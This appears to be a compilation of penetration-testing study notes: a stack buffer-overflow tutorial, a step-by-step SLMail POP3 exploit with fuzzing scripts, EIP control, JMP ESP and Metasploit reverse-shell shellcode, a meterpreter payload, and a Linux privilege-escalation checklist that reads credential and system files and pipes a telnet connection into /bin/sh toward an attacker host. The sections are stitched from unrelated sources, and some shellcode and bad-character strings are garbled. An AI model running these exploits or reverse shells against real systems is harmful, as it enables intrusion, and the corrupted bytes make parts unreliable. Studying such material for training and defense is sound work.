
Now this programs looks quite safe for the usual programmer. But in fact we can call the `secretFunction` by just modifying the input. There are better ways to do this if the binary is local. We can use `gdb` to modify the `%eip`. But in case the binary is running as a service on some other machine, we can make it call other functions or even custom code by just modifying the input.

> Memory Layout of a C program

> -----

Let's start by first examining the memory layout of a C program, especially the stack, it's contents and it's working during function calls and returns. We will also go into the machine registers `esp`, `ebp`, etc.

> ### Divisions of memory for a running process



The diagram illustrates the memory layout of a running process. It shows a vertical stack of memory sections. At the top is the "Command line arguments and environment variables" section, which contains the arguments passed to the program and environment variables. Below this is the "Stack" section, depicted as a downward-pointing triangle, which stores function parameters, return addresses, and local variables. At the bottom is the "Heap" section, shown as an upward-pointing triangle, which is used for dynamic memory allocation. The entire diagram is labeled "Memory layout of a C program".

\*Source: <<http://i.stack.imgur.com/1Yz9K.gif>>\*

1. **\*\*Command line arguments and environment variables\*\*:** The arguments passed to a program before running and the environment variables are stored in this section.
2. **\*\*Stack\*\*:** This is the place where all the function parameters, return addresses and the local variables of the function are stored. It's a 'LIFO' structure. It grows

downward in memory(from higher address space to lower address space) as new function calls are made. We will examine the stack in more detail later.

3. **Heap**: All the dynamically allocated memory resides here. Whenever we use `malloc` to get memory dynamically, it is allocated from the heap. The heap grows upwards in memory(from lower to higher memory addresses) as more and more memory is required.
4. **Uninitialized data(Bss Segment)**: All the uninitialized data is stored here. This consists of all global and static variables which are not initialized by the programmer. The kernel initializes them to arithmetic 0 by default.
5. **Initialized data(Data Segment)**: All the initialized data is stored here. This consists of all global and static variables which are initialised by the programmer.
6. **Text**: This is the section where the executable code is stored. The `loader` loads instructions from here and executes them. It is often read only.

> ### Some common registers:

1. **%eip**: The **Instruction pointer register**. It stores the address of the next instruction to be executed. After every instruction execution it's value is incremented depending upon the size of an instruction.
2. **%esp**: The **Stack pointer register**. It stores the address of the top of the stack. This is the address of the last element on the stack. The stack grows downward in memory(from higher address values to lower address values). So the `%esp` points to the value in stack at the lowest memory address.

3. \*\*%ebp\*\*: The \*\*Base pointer register\*\*. The `%ebp` register usually set to `%esp` at the start of the function. This is done to keep tab of function parameters and local variables. Local variables are accessed by subtracting offsets from `%ebp` and function parameters are accessed by adding offsets to it as you shall see in the next section.

#### > ### Memory management during function calls

Consider the following piece of code:

...

```
void func(int a, int b)
```

```
{
```

```
    int c;
```

```
    int d;
```

```
    // some code
```

```
}
```

```
void main()
```

```
{
```

```
    func(1, 2);
```

```
    // next instruction
```


```
}
```

...

Assume our `%eip` is pointing to the `func` call in `main`. The following steps would be taken:

1. A function call is found, push parameters on the stack from right to left(in reverse order). So '2' will be pushed first and then '1'.
2. We need to know where to return after `func` is completed, so push the address of the next instruction on the stack.
3. Find the address of `func` and set `%eip` to that value. The control has been transferred to `func()`.
4. As we are in a new function we need to update `%ebp`. Before updating we save it on the stack so that we can return later back to `main`. So `%ebp` is pushed on the stack.
5. Set `%ebp` to be equal to `%esp`. `%ebp` now points to current stack pointer.
6. Push local variables onto the stack/reserver space for them on stack. `%esp` will be changed in this step.
7. After `func` gets over we need to reset the previous stack frame. So set `%esp` back to `%ebp`. Then pop the earlier `%ebp` from stack, store it back in `%ebp`. So the base pointer register points back to where it pointed in `main`.
8. Pop the return address from stack and set `%eip` to it. The control flow comes back to `main`, just after the `func` function call.

This is how the stack would look while in `func`.



```

```

> Buffer overflow vulnerability

> -----

Buffer overflow is a vulnerability in low level codes of C and C++. An attacker can cause the program to crash, make data corrupt, steal some private information or run his/her own code.

It basically means to access any buffer outside of it's allotted memory space. This happens quite frequently in the case of arrays. Now as the variables are stored together in stack/heap/etc. accessing any out of bound index can cause read/write of bytes of some other variable. Normally the program would crash, but we can skillfully make some vulnerable code to do any of the above mentioned attacks. Here we shall modify the return address and try to execute the return address.

[Here](<https://dhavalkapil.com/assets/files/Buffer-Overflow-Exploit/vuln.c>) is the link to the above mentioned code. Let's compile it.

> \*For 32 bit systems\*

...

```
gcc vuln.c -o vuln -fno-stack-protector
```

...

> \*For 64 bit systems\*

...

```
gcc vuln.c -o vuln -fno-stack-protector -m32
```

...

`-fno-stack-protector` disabled the stack protection. Smashing the stack is now allowed. `-m32` made sure that the compiled binary is 32 bit. You may need to install some additional libraries to compile 32 bit binaries on 64 bit machines. You can download the binary generated on my machine

[here](<https://dhavalkapil.com/assets/files/Buffer-Overflow-Exploit/vuln>).

You can now run it using `./vuln`.

三

Enter some text:

HackIt!

You entered: HackIt!

111

Let's begin to exploit the binary. First of all we would like to see the disassembly of the binary. For that we'll use `objdump`

三

```
objdump -d vuln
```

111

Running this we would get the entire disassembly. Let's focus on the parts that we are interested in. (Note however that your output may vary)

```

```

> ### Inferences:

1. The address of `secretFunction` is `0804849d` in hex.

111

0804849d <secretFunction>:

111

2. `38 in hex or 56 in decimal` bytes are reserved for the local variables of `echo` function.

```

```
80484c0: 83 ec 38 sub    $0x38,%esp
```

```

3. The address of `buffer` starts `1c in hex or 28 in decimal` bytes before `%ebp`. This means that 28 bytes are reserved for `buffer` even though we asked for 20 bytes.

```

```
80484cf: 8d 45 e4 lea    -0x1c(%ebp),%eax
```

```

> ### Designing payload:

Now we know that 28 bytes are reserved for `buffer`, it is right next to `%ebp` (the Base pointer of the `main` function). Hence the next 4 bytes will store that `%ebp` and the next 4 bytes will store the return address (the address that `%eip` is going to jump to after it completes the function). Now it is pretty obvious how our payload would look like. The first  $28+4=32$  bytes would be any random characters and the next 4 bytes will be the address of the `secretFunction`.

\*Note: Registers are 4 bytes or 32 bits as the binary is compiled for a 32 bit system.\*

The address of the `secretFunction` is `0804849d` in hex. Now depending on whether our machine is little-endian or big-endian we need to decide the proper format of the address to be put. For a little-endian machine we need to put the bytes in the reverse

order. i.e. `9d 84 04 08`. The following scripts generate such payloads on the terminal. Use whichever language you prefer to:

...

```
ruby -e 'print "a"*32 + "\x9d\x84\x04\x08"'
```

```
python -c 'print "a"*32 + "\x9d\x84\x04\x08"'
```

```
perl -e 'print "a"x32 . "\x9d\x84\x04\x08"'
```

```
php -r 'echo str_repeat("a",32) . "\x9d\x84\x04\x08";'
```

...

\*Note: we print \\x9d because 9d was in hex\*

You can pipe this payload directly into the `vuln` binary.

...

```
ruby -e 'print "a"*32 + "\x9d\x84\x04\x08"' | ./vuln
```

```
python -c 'print "a"*32 + "\x9d\x84\x04\x08"' | ./vuln
```

```
perl -e 'print "a"x32 . "\x9d\x84\x04\x08"' | ./vuln
```

```
php -r 'echo str_repeat("a",32) . "\x9d\x84\x04\x08";' | ./vuln
```

...

This is the output that I get:

...

Enter some text:

You entered:aaaaaaaaaaaaaaaaaaaaaaaaaaaa<rubbish 3 bytes>

Congratulations!

You have entered in the secret function!

Illegal instruction (core dumped)

...

Cool! we were able to overflow the buffer and modify the return address. The `secretFunction` got called. But this did foul up the stack as the program expected `secretFunction` to be present.

> ### What all C functions are vulnerable to Buffer Overflow Exploit?

1. gets
2. scanf
3. sprintf
4. strcpy

Whenever you are using buffers, be careful about their maximum length. Handle them appropriately.

> ### What next?

While managing [BackdoorCTF](<https://backdoor.sdlabs.co/>) I devised a simple challenge based on this vulnerability.  
[Here](<https://backdoor.sdlabs.co/challenges/ECHO>). See if you can solve it!

Find me on [Github](<https://dhavalkapil.com/blogs/Buffer-Overflow-Exploit/>) and [Twitter](<https://dhavalkapil.com/blogs/Buffer-Overflow-Exploit/>)

## Buffer Overflows

There are three main ways of identifying flaws in applications

- If the source code of the application is available, then source code review is probably the easiest way to identify bugs.
- If the application is closed source, you can use reverse engineering techniques, or fuzzing, to find bugs.

## A look inside Stack while a simple app is running



## Fuzzing

- Fuzzing involves sending malformed data into application input and watching for unexpected crashes.
- An unexpected crash indicates that the application might not filter certain input correctly. This could lead to discovering an exploitable vulnerability.

#### ### A Word About DEP and ASLR

- DEP (Data Execution Prevention) is a set of hardware, and software, technologies that perform additional checks on memory, to help prevent malicious code from running on a system.
- The primary benefit of DEP is to help prevent code execution from data pages, by raising an exception, when execution occurs.
- ASLR (Address Space Layout Randomization) randomizes the base addresses of loaded applications, and DLLs, every time the Operating System is booted.

#### #### Interacting with the POP3 Protocol

> if the protocol under examination was unknown to us, we would either need to look up the RFC of the protocol format, or learn it ourselves, using a tool like Wireshark.

- To reproduce the netcat connection usage performed earlier in the course using a Python script, our code would look similar to the following

```
```python
#!/usr/bin/python

import socket

s = socket.socket(socket.AF_INET, socket.SOCK_STREAM)

try:
    print "\nSending vil buffer..."
    s.connect(('10.0.0.22',110))  #connect to IP, POP3 port
    data = s.recv(1024)  # receive banner
```

```
print data # print banner\n\ns.send('USER test' +'\r\n') # end username "test"\n\ndata = s.recv(1024) # receive reply\n\nprint data # print reply\n\n\ns.send('PASS test\r\n') # send password "test"\n\ndata = s.recv(1024) # receive reply\n\nprint data # print reply\n\n\ns.close() # close socket\n\nprint "\nDone!"\n\nexcept:\n    print "Could not connect to POP3!"\n    ...
```

- Taking this simple script and modifying it to fuzz the password field during the login process is easy. The resulting script would look like the following.

```
'''python\n#!/usr/bin/python\n\nimport socket\n\n\n# Create an array of buffers, from 10 to 2000, with increments of 20.\nbuffer=["A"]
```

```
counter=100
```

```
while len(buffer) <= 30:  
    buffer.append("A"*counter)  
    counter=counter+200
```

```
for string in buffer:
```

```
    print "Fuzzing PASS with %s bytes" %len(string)  
  
    s=socket.socket(socket.AF_INET,socket.SOCK_STREAM)  
  
    s.recv(1024)  
  
    s.send('USER test\r\n')  
  
    s.recv(1024)  
  
    s.send('PASS ' + string + '\r\n')  
  
    s.send('QUIT\r\n')  
  
    s.close()  
  
...
```

- Run this script against your SLMail instance, while attached to \_\_Immunity Debugger\_\_.
- The results of running this script shows that the \_\_Extended Instruction Pointer (EIP)\_\_ register has been overwritten with our input buffer of A's (the hex equivalent of the letter A is \x41).
- This is of particular interest to us, as the EIP register also controls the execution flow of the application.
- This means that if we craft our exploit buffer carefully, we might be able to divert the execution of the program to a place of our choosing, such as a into the memory where we can introduce some reverse shell code, as part of our buffer.

![Execution Halted in OllyDbg](./..../images/33.png)

## Check for bad characters

```Shell

```
>> python -c \
'print "A"*80 + "B"*4 + \
"x01x02x03x04x05x06x07x08x09x0ax0bx0cx0dx0ex0fx10" + \
"x11x12x13x14x15x16x17x18x19x1ax1bx1cx1dx1ex1fx20" + \
"x21x22x23x24x25x26x27x28x29x2ax2bx2cx2dx2ex2fx30" + \
"x31x32x33x34x35x36x37x38x39x3ax3bx3cx3dx3ex3fx40" + \
"x41x42x43x44x45x46x47x48x49x4ax4bx4cx4dx4ex4fx50" + \
"x51x52x53x54x55x56x57x58x59x5ax5bx5cx5dx5ex5fx60" + \
"x61x62x63x64x65x66x67x68x69x6ax6bx6cx6dx6ex6fx70" + \
"x71x72x73x74x75x76x77x78x79x7ax7bx7cx7dx7ex7fx80" + \
"x81x82x83x84x85x86x87x88x89x8ax8bx8cx8dx8ex8fx90" + \
"x91x92x93x94x95x96x97x98x99x9ax9bx9cx9dx9ex9fxa0" + \
"xa1xa2xa3xa4xa5xa6xa7xa8xa9xaaxabxacxadxaxafxb0" + \
"xb1xb2xb3xb4xb5xb6xb7xb8xb9xbaxbbxbcbxbdxbexbfxc0" + \
"xc1xc2xc3xc4xc5xc6xc7xc8xc9xcaxcbcxcxdxcexcfxd0" + \
"xd1xd2xd3xd4xd5xd6xd7xd8xd9xdaxdbxdcxddxdexdfxe0" + \
"xe1xe2xe3xe4xe5xe6xe7xe8xe9xeaxebxecxedxeexefxf0" + \
"xf1xf2xf3xf4xf5xf6xf7xf8xf9xfaxfbxfcxfdfexfff"'
```

```

```
## Generate meterpreter bind-tcp payload
```

```
```Shell
```

```
>> msfvenom -p linux/x86/meterpreter/bind_tcp -b="0x00" -f python
```

```
```
```

```
```Python
```

```
# using output from last command we can create our full payload
```

```
python -c \
```

```
"AA"  
"AAAAAAAAAAAAAAAAAAAAAA"
```

```
"BBBB"
```

```
'print "A"*80 + "B"*4 + "x90" * (400 - 137) + \  
"\xb0\x8a\x2a\xb0\x4d\xd9\xed\xd9\x74\x24\xf4\x5d\x31" + \  
"\xc9\xb1\x1c\x31\x55\x14\x03\x55\x14\x83\xed\xfc\x68" + \  
"\xdf\xda\xd9\x34\xb9\x9a\x25\x7d\xb9\xdd\x29\x7d\x33" + \  
"\x3e\x4f\xfc\x9a\xc1\x60\x33\x9a\xf3\x5b\x3c\x44\x9a\x0" + \  
"\x18\x91\xe1\x45\x16\xf4\x46\x2f\xe5\x76\xf7\xda\xf1" + \  
"\x22\x92\x18\x90\xcb\x32\x8a\xed\x2a\xd8\xba\xb6\xc6" + \  
"\x7b\x9b\x85\x96\x13\x98\xd2\x82\x42\xc4\x84\xf8\x1c" + \  
"\xf8\x38\xed\x80\x96\x28\x5c\x69\xee\x9a\x34\xef\x9a\x8" + \  
"\xe7\x48\x3e\xab\x48\x2e\x0c\xac\xf9\xed\x3e\xcb\x70" + \  
"\xa0\x3a\xd9\x03\xd1\xf5\xed\xb3\xd6\x34\x6d\x34\x07" + \  
"\x9d\xde\x3d\x7a\x9a\xe0\x9a\x3"
```

```
```
```

```

badchars =
"\x00\x01\x02\x03\x04\x05\x06\x07\x08\x09\x0a\x0b\x0c\x0d\x0e\x0f\x10\x11\x12
\x13\x14\x15\x16\x17\x18\x19\x1a\x1b" +
"\x1c\x1d\x1e\x1f\x20\x21\x22\x23\x24\x25\x26\x27\x28\x29\x2a\x2b\x2c\x2d\x2e
\x2f\x30\x31\x32\x33\x34\x35\x36\x37\x38\x39\x3a" +
"\x3b\x3c\x3d\x3e\x3f\x40\x41\x42\x43\x44\x45\x46\x47\x48\x49\x4a\x4b\x4c\x4d
\x4e\x4f\x50\x51\x52\x53\x54\x55\x56\x57\x58\x59" +
"\x5a\x5b\x5c\x5d\x5e\x5f\x60\x61\x62\x63\x64\x65\x66\x67\x68\x69\x6a\x6b\x6c
\x6d\x6e\x6f\x70\x71\x72\x73\x74\x75\x76\x77\x78" +
"\x79\x7a\x7b\x7c\x7d\x7e\x7f\x80\x81\x82\x83\x84\x85\x86\x87\x88\x89\x8a\x8b
\x8c\x8d\x8e\x8f\x90\x91\x92\x93\x94\x95\x96\x97" +
"\x98\x99\x9a\x9b\x9c\x9d\x9e\x9f\xa0\xa1\xa2\xa3\xa4\xa5\xa6\xa7\xa8\xa9\xaa\x
\xab\xac\xad\xae\xaf\xb0\xb1\xb2\xb3\xb4\xb5\xb6" +
"\xb7\xb8\xb9\xba\xbb\xbc\xbd\xbe\xbf\xc0\xc1\xc2\xc3\xc4\xc5\xc6\xc7\xc8\xc9\x
\xca\xcb\xcc\xcd\xce\xcf\xd0\xd1\xd2\xd3\xd4\xd5" +
"\xd6\xd7\xd8\xd9\xda\xdb\xdc\xdd\xde\xdf\xe0\xe1\xe2\xe3\xe4\xe5\xe6\xe7\xe8
\xe9\xea\xeb\xec\xed\xee\xef\xf0\xf1\xf2\xf3\xf4" +
"\xf5\xf6\xf7\xf8\xf9\xfa\xfb\xfc\xfd\xfe\xff"

```

## Win32 Buffer Overflow Exploitation

### ## Replicating the Crash

- Our first task in the exploitation process is to write a simple script that will replicate our observed crash, without having to run the fuzzer each time.

```

```python
#!/usr/bin/python

import socket
s = socket.socket(socket.AF_INET, socket.SOCK_STREAM)

```

```
buffer = 'A' * 2700

try:

    print "\nSending evil buffer..."

    s.connect(('10.0.0.22',110))

    data = s.recv(1024)

    s.send('USER username' +'\r\n')

    data = s.recv(1024)

    s.send('PASS ' + buffer + '\r\n')

    print "\nDone!."

except:

    print "Could not connect to POP3!"

```

```

## ## Controlling EIP

- Getting control of the EIP register is a crucial step of exploit development.
- For this reason, it is vital that we locate those 4 A's that overwrite our EIP register in the buffer.
- There are two common ways to do this:

### ### Binary Tree Analysis

- Instead of 2700 A's, we send 1350 A's and 1350 B's.
- If EIP is overwritten by B's, we know the four bytes reside in the second half of the buffer.

- We then change the 1350 B's to 675 B's and 675 C's, and send the buffer again.
- If EIP is overwritten by C's, we know that the four bytes reside in the 2000–2700 byte range.
- We continue splitting the specific buffer until we reach the exact four bytes that overwrite EIP.
- Mathematically, this should happen in seven iterations.

#### #### Sending a Unique String

- The faster method of identifying these four bytes is to send a unique string of 2700 bytes, identify the 4 bytes that overwrite EIP, and then locate those four bytes in our unique buffer.
- `pattern_create.rb` is a Ruby tool for creating and locating such buffers, and can be found as part of the Metasploit Framework exploit development scripts.

```
```Shell
```

```
> locate pattern_create
> /usr/share/metasploit-framework/tools/patte_create.rb 2700
``````
```

- We can now use the companion to `pattern_create`, `pattern_offset.rb`, to discover the offset of these specific 4 bytes in our unique byte string.

![EIP Overwritten by the Unique Pattern](./images/34.png)

```
```Shell
```

```
> /usr/share/metasploit-framework/tools/pattern_offset.rb 39694438
# running result :[*] Exact match at offset 2606
```

```

- The pattern\_offset.rb script reports these 4 bytes being located at offset 2606 of the 2700 bytes.

- Let's translate this to a new modified buffer string, and see if we can control the EIP register. We modify our exploit to contain the following buffer string

```python

```
buffer = "A" * 2606 + "B" * 4 + "C" * 90
```

```

![EIP is Controlled](./../images/35.png)

- Sending this new buffer to the SLMail POP3 server produces the following crash in our debugger. Once again, take note of the ESP and EIP registers.

- This time, the ESP has a different value than our first crash. The EIP register is cleanly overwritten by B's (\x42), signifying that our calculations were correct, and we can now control the execution flow of the SLMail application.

- Where, exactly, do we redirect the execution flow, now that we control the EIP register?

- Part of our buffer can contain the code (or shellcode) we would like to have executed by the SLMail application, such as a reverse shell.

#### ### Locating Space for Your Shellcode

- The Metasploit Framework can automatically generate shellcode payloads.

- A standard reverse shell payload requires about 350-400 bytes of space.

- Looking back at the last crash, we can see that the ESP register points directly to the beginning of our buffer of C's.

![ESP is Pointing to the Buffer of C's](./../images/36.png)

- However, on counting those C's, we notice that we have a total of 74 of them – not enough to contain a 350-byte payload.
- One easy way out of this is simply to try to increase our buffer length from 2700 bytes to 3500 bytes, and see if this results in a larger buffer space for our shellcode.

```
'''python
```

```
buffer = "A" * 2606 + "B" * 4 + "C" * (3500 - 2606 - 4)  
'''
```

![Our Increased Buffer Length is Successful](./../images/37.png)

### ### Checking for Bad Characters

- Depending on the application, vulnerability type, and protocols in use, there may be certain characters that are considered “bad” and should not be used in your buffer, return address, or shellcode.
- One example of a common bad character (especially in buffer overflows caused by unchecked string copy operations) is the null byte (0x00).
- This character is considered bad because a null byte is also used to terminate a string copy operation, which would effectively truncate our buffer to wherever the first null byte appears.
- Another example of a bad character, specific to the POP3 PASS command, is the carriage return (0x0D), which signifies to the application that the end of the password has been reached.

- ##### An easy way to do this is to send all possible characters, from 0x00 to 0xff, as part of our buffer, and see how these characters are dealt with by the application, after the crash occurs

```
```python
#!/usr/bin/python

import socket

s = socket.socket(socket.AF_INET, socket.SOCK_STREAM)

badchars = ( "\x01\x02\x03\x04\x05\x06\x07\x08\x09\x0a\x0b\x0c\x0d\x0e\x0f\x10"
"\x11\x12\x13\x14\x15\x16\x17\x18\x19\x1a\x1b\x1c\x1d\x1e\x1f\x20"
"\x21\x22\x23\x24\x25\x26\x27\x28\x29\x2a\x2b\x2c\x2d\x2e\x2f\x30"
"\x31\x32\x33\x34\x35\x36\x37\x38\x39\x3a\x3b\x3c\x3d\x3e\x3f\x40"
"\x41\x42\x43\x44\x45\x46\x47\x48\x49\x4a\x4b\x4c\x4d\x4e\x4f\x50"
"\x51\x52\x53\x54\x55\x56\x57\x58\x59\x5a\x5b\x5c\x5d\x5e\x5f\x60"
"\x61\x62\x63\x64\x65\x66\x67\x68\x69\x6a\x6b\x6c\x6d\x6e\x6f\x70"
"\x71\x72\x73\x74\x75\x76\x77\x78\x79\x7a\x7b\x7c\x7d\x7e\x7f\x80"
"\x81\x82\x83\x84\x85\x86\x87\x88\x89\x8a\x8b\x8c\x8d\x8e\x8f\x90"
"\x91\x92\x93\x94\x95\x96\x97\x98\x99\x9a\x9b\x9c\x9d\x9e\x9f\xa0"
"\xa1\xa2\xa3\xa4\xa5\xa6\xa7\xa8\xa9\xaa\xab\xac\xad\xae\xaf\xb0"
"\xb1\xb2\xb3\xb4\xb5\xb6\xb7\xb8\xb9\xba\xbb\xbc\xbd\xbe\xbf\xc0"
"\xc1\xc2\xc3\xc4\xc5\xc6\xc7\xc8\xc9\xca\xcb\xcc\xcd\xce\xcf\xd0"
"\xd1\xd2\xd3\xd4\xd5\xd6\xd7\xd8\xd9\xda\xdb\xdc\xdd\xde\xdf\xe0"
"\xe1\xe2\xe3\xe4\xe5\xe6\xe7\xe8\xe9\xea\xeb\xec\xed\xee\xef\xf0"
"\xf1\xf2\xf3\xf4\xf5\xf6\xf7\xf8\xf9\xfa\xfb\xfc\xfd\xfe\xff")
buffer="A"*2606 + "B"*4 + badchars
```

```
try:  
    print "\nSending evil buffer..."  
    s.connect(('10.0.0.22',110))  
    data = s.recv(1024)  
    s.send('USER username' +'\r\n')  
    data = s.recv(1024)  
    s.send('PASS ' + buffer + '\r\n')  
    s.close()  
    print "\nDone!"  
  
except:  
    print "Could not connect to POP3!"  
    ...
```

- The resulting memory dump for the ESP register shows that the character 0x0A seems to have truncated the rest of the buffer that comes after it.

![The Buffer is Truncated](./../images/38.png)

- We remove the \x0A character from our list, and resend the payload. Looking at the resulting buffer, in memory, we see the following output, in the debugger

![Our Buffer is Still Corrupted](./../images/39.png)

- The only other problem we see occurs between 0x0C and 0x0E, which means that the character 0x0D is the culprit, but we should have already anticipated this. All the

other characters seem to have no issues with SLMail, and do not get truncated, or mangled.

- To summarize, our buffer should not include in any way the following characters: 0x00, 0x0A, 0x0D.

#### #### Redirecting the Execution Flow

- Our next task is finding a way to redirect the execution flow to the shellcode located at the memory address that the ESP register is pointing to, at crash time.

- The most intuitive thing to do would be to try replacing the B's that overwrite EIP with the address that pops up in the ESP register, at the time of the crash.

- However, as you should have noticed from the past few debugger restarts, the value of ESP changes, from crash to crash. Therefore, hardcoding a specific stack address would not provide a reliable way of getting to our buffer.

- This is because stack addresses change often, especially in threaded applications such as SLMail, as each thread has its reserved stack memory region allocated by the operating system.

#### #### Finding a Return Address

- If we can find an accessible, reliable address in memory that contains an instruction such as \_\_JMP ESP\_\_, we could jump to it, and in turn end up at the address pointed to, by the ESP register, at the time of the jump.

- If we can find an accessible, reliable address in memory that contains an instruction such as JMP ESP, we could jump to it, and in turn end up at the address pointed to, by the ESP register, at the time of the jump.

- But how do we find such an address?

- To our aid comes the Immunity Debugger script, \_\_mona.py\_\_. This script will help us identify modules in memory that we can search for such a “return address”, which in our case is a JMP ESP command.

- ##### We will need to choose a module with the following criteria

1. No memory protections such as DEP and ASLR present.
1. Has a memory range that does not contain bad characters

- Looking at the output of the !mona modules command within Immunity Debugger shows the following output.

![The Output of the !mona modules Command](./..../images/40.png)

- The mona.py script has identified the SLMCF.DLL as not being affected by any memory protection schemes, as well as not being rebased on each reboot. This means that this DLL will always reliably load to the same address. Now, we need to find a naturally occurring JMP ESP (or equivalent) instruction within this DLL, and identify at what address this instruction is located.

- Let's take a closer look at the memory mapping of this DLL.

![Inspecting the DLL Memory Mapping](./..../images/41.png)

- If this application were compiled with DEP support, our JMP ESP address would have to be located in the code (.text) segment of the module, as that is the only segment with both Read (R) and Executable (E) permissions.

- However, since no DEP is enabled, we are free to use instructions from any address in this module.

- As searching for a JMP ESP address from within Immunity Debugger will only display addresses from the code section, we will need to run a more exhaustive binary search for a JMP ESP, or equivalent, opcode.

- To find the opcode equivalent to JMP ESP, we can use the Metasploit NASM Shell ruby script:

```
```Shell  
> /usr/share/metasploit-framework/tools/nasm_shell.rb  
nasm > jmp esp  
# result : 00000000 FFE4      jmp esp  
```
```

- Now that we know what we are looking for, we can search for this opcode in all the sections of the slmfc.dll file using the Mona script:

![Searching for a JMP ESP Instruction](./..../images/42.png)

- Several possible addresses are found containing a JMP ESP instruction.
- We choose one which does not contain any bad characters, such as 0x5f4a358f, and double-check the contents of this address, inside the debugger.

![Verifying the JMP ESP Address](./..../images/43.png)

- Perfect! Address 0x5f4a358f in SLMFC.dll contains a JMP ESP instruction.
- If we redirect EIP to this address at the time of the crash, a JMP ESP instruction will be executed, which will lead the execution flow into our shellcode.
- We can test this assumption by modifying our payload string to look similar to the following line, and place a memory breakpoint at the address 0x5f4a358f, before again running our script in the debugger.

```
```python  
buffer = "A" * 2606 + "\x8f\x35\x4a\x5f" + "C" * 390
```

```

- The return address is written the wrong way around, as the x86 architecture stores addresses in little endian format, where the low-order byte of the number is stored in memory at the lowest address, and the high-order byte at the highest address.
- Using F2, we place a breakpoint on the return address, and run our exploit again, and we see output similar to the following.

![The JMP ESP Breakpoint is Reached](./..//images/44.png)

#### #### Generating Shellcode with Metasploit

- The msfpayload command can autogenerate over 275 shellcode payload options

```Shell

```
> msfpayload -l
```

```

- We will use a basic payload called `windows/shell_reverse_tcp`, which acts much like a reverse shell netcat payload.

```Shell

```
# The msfpayload script will generate C formatted (C parameter) shellcode
```

```
> msfpayload windows/shell_reverse_tcp LHOST=10.0.0.4 LPORT=443 C
```

```

- That was easy enough, however we can immediately identify bad characters in this shellcode, such as null bytes.
- We will need to encode this shellcode using the Metasploit Framework \_\_msfencode\_\_ tool.
- We will also need to provide the msfencode script the specific bad characters we wish to avoid, in the resulting shellcode. Notice that msfencode needs raw shellcode (R parameter) as input.

```Shell

```
> msfpayload windows/shell_reverse_tcp LHOST=10.0.0.4 LPORT=443 R | msfencode -b "\x00\x0a\x0d"
```

```

- The resulting shellcode will send a reverse shell to 10.0.0.4 on port 443, contains no bad characters, and is 341 bytes long.

## **LINUX PRIVILEGE ESCALATION**

A

Enumeration is the key.

(Linux) privilege escalation is all about:

Collect - Enumeration, more enumeration and some more enumeration.

Process - Sort through data, analyse and prioritisation.

Search - Know what to search for and where to find the exploit code.

Adapt - Customize the exploit, so it fits. Not every exploit work for every system "out of the box".

Try - Get ready for (lots of) trial and error.

## Operating System

What's the distribution type? What version?

```
cat /etc/issue
```

```
cat /etc/*-release
```

```
cat /etc/lsb-release
```

```
cat /etc/redhat-release
```

What's the Kernel version? Is it 64-bit?

```
cat /proc/version
```

```
uname -a
```

```
uname -mrs
```

```
rpm -q kernel
```

```
dmesg | grep Linux
```

```
ls /boot | grep vmlinuz-
```

What can be learnt from the environmental variables?

```
cat /etc/profile
```

```
cat /etc/bashrc
```

```
cat ~/.bash_profile
```

```
cat ~/.bashrc
```

```
cat ~/.bash_logout
```

```
env
```

```
set
```

Is there a printer?

```
lpstat -a
```

## Applications & Services

What services are running? Which service has which user privilege?

```
ps aux
```

```
ps -ef
```

```
top
```

```
cat /etc/service
```

Which service(s) are been running by root? Of these services, which are vulnerable - it's worth a double check!

```
ps aux | grep root
```

```
ps -ef | grep root
```

What applications are installed? What version are they? Are they currently running?

```
ls -alh /usr/bin/
```

```
ls -alh /sbin/
```

```
dpkg -l  
rpm -qa  
ls -alh /var/cache/apt/archives  
ls -alh /var/cache/yum/
```

Any of the service(s) settings misconfigured? Are any (vulnerable) plugins attached?

```
cat /etc/syslog.conf  
cat /etc/chttp.conf  
cat /etc/lighttpd.conf  
cat /etc/cups/cupsd.conf  
cat /etc/inetd.conf  
cat /etc/apache2/apache2.conf  
cat /etc/my.conf  
cat /etc/httpd/conf/httpd.conf  
cat /opt/lampp/etc/httpd.conf  
ls -aRl /etc/ | awk '$1 ~ /^.*r.*/'
```

What jobs are scheduled?

```
crontab -l  
ls -alh /var/spool/cron  
ls -al /etc/ | grep cron  
ls -al /etc/cron*  
cat /etc/cron*
```

```
cat /etc/at.allow  
cat /etc/at.deny  
cat /etc/cron.allow  
cat /etc/cron.deny  
cat /etc/crontab  
cat /etc/anacrontab  
cat /var/spool/cron/crontabs/root
```

Any plain text usernames and/or passwords?

```
grep -i user [filename]  
grep -i pass [filename]  
grep -C 5 "password" [filename]  
find . -name "* .php" -print0 | xargs -0 grep -i -n "var $password" # Joomla
```

## Communications & Networking

What NIC(s) does the system have? Is it connected to another network?

```
/sbin/ifconfig -a  
cat /etc/network/interfaces  
cat /etc/sysconfig/network
```

What are the network configuration settings? What can you find out about this network? DHCP server? DNS server? Gateway?

```
cat /etc/resolv.conf  
cat /etc/sysconfig/network
```

```
cat /etc/networks
```

```
iptables -L
```

```
hostname
```

```
dnsdomainname
```

What other users & hosts are communicating with the system?

```
lsof -i
```

```
lsof -i :80
```

```
grep 80 /etc/services
```

```
netstat -antup
```

```
netstat -antpx
```

```
netstat -tulpn
```

```
chkconfig --list
```

```
chkconfig --list | grep 3:on
```

```
last
```

```
w
```

Whats cached? IP and/or MAC addresses

```
arp -e
```

```
route
```

```
/sbin/route -ne
```

Is packet sniffing possible? What can be seen? Listen to live traffic

```
# tcpdump tcp dst [ip] [port] and tcp dst [ip] [port]
```

```
tcpdump tcp dst 192.168.1.7 80 and tcp dst 10.2.2.222 21
```

Have you got a shell? Can you interact with the system?

```
# http://lanmaster53.com/2011/05/7-linux-shells-using-built-in-tools/
```

```
nc -lvp 4444 # Attacker. Input (Commands)
```

```
nc -lvp 4445 # Attacker. Ouput (Results)
```

```
telnet [attackers ip] 44444 | /bin/sh | [local ip] 44445 # On the targets system. Use  
the attackers IP!
```

Is port forwarding possible? Redirect and interact with traffic from another view

```
# rinetc
```

```
# http://www.howtoforge.com/port-forwarding-with-rinetd-on-debian-etch
```

```
# fpipe
```

```
# FPipe.exe -l [local port] -r [remote port] -s [local port] [local IP]
```

```
FPipe.exe -l 80 -r 80 -s 80 192.168.1.7
```

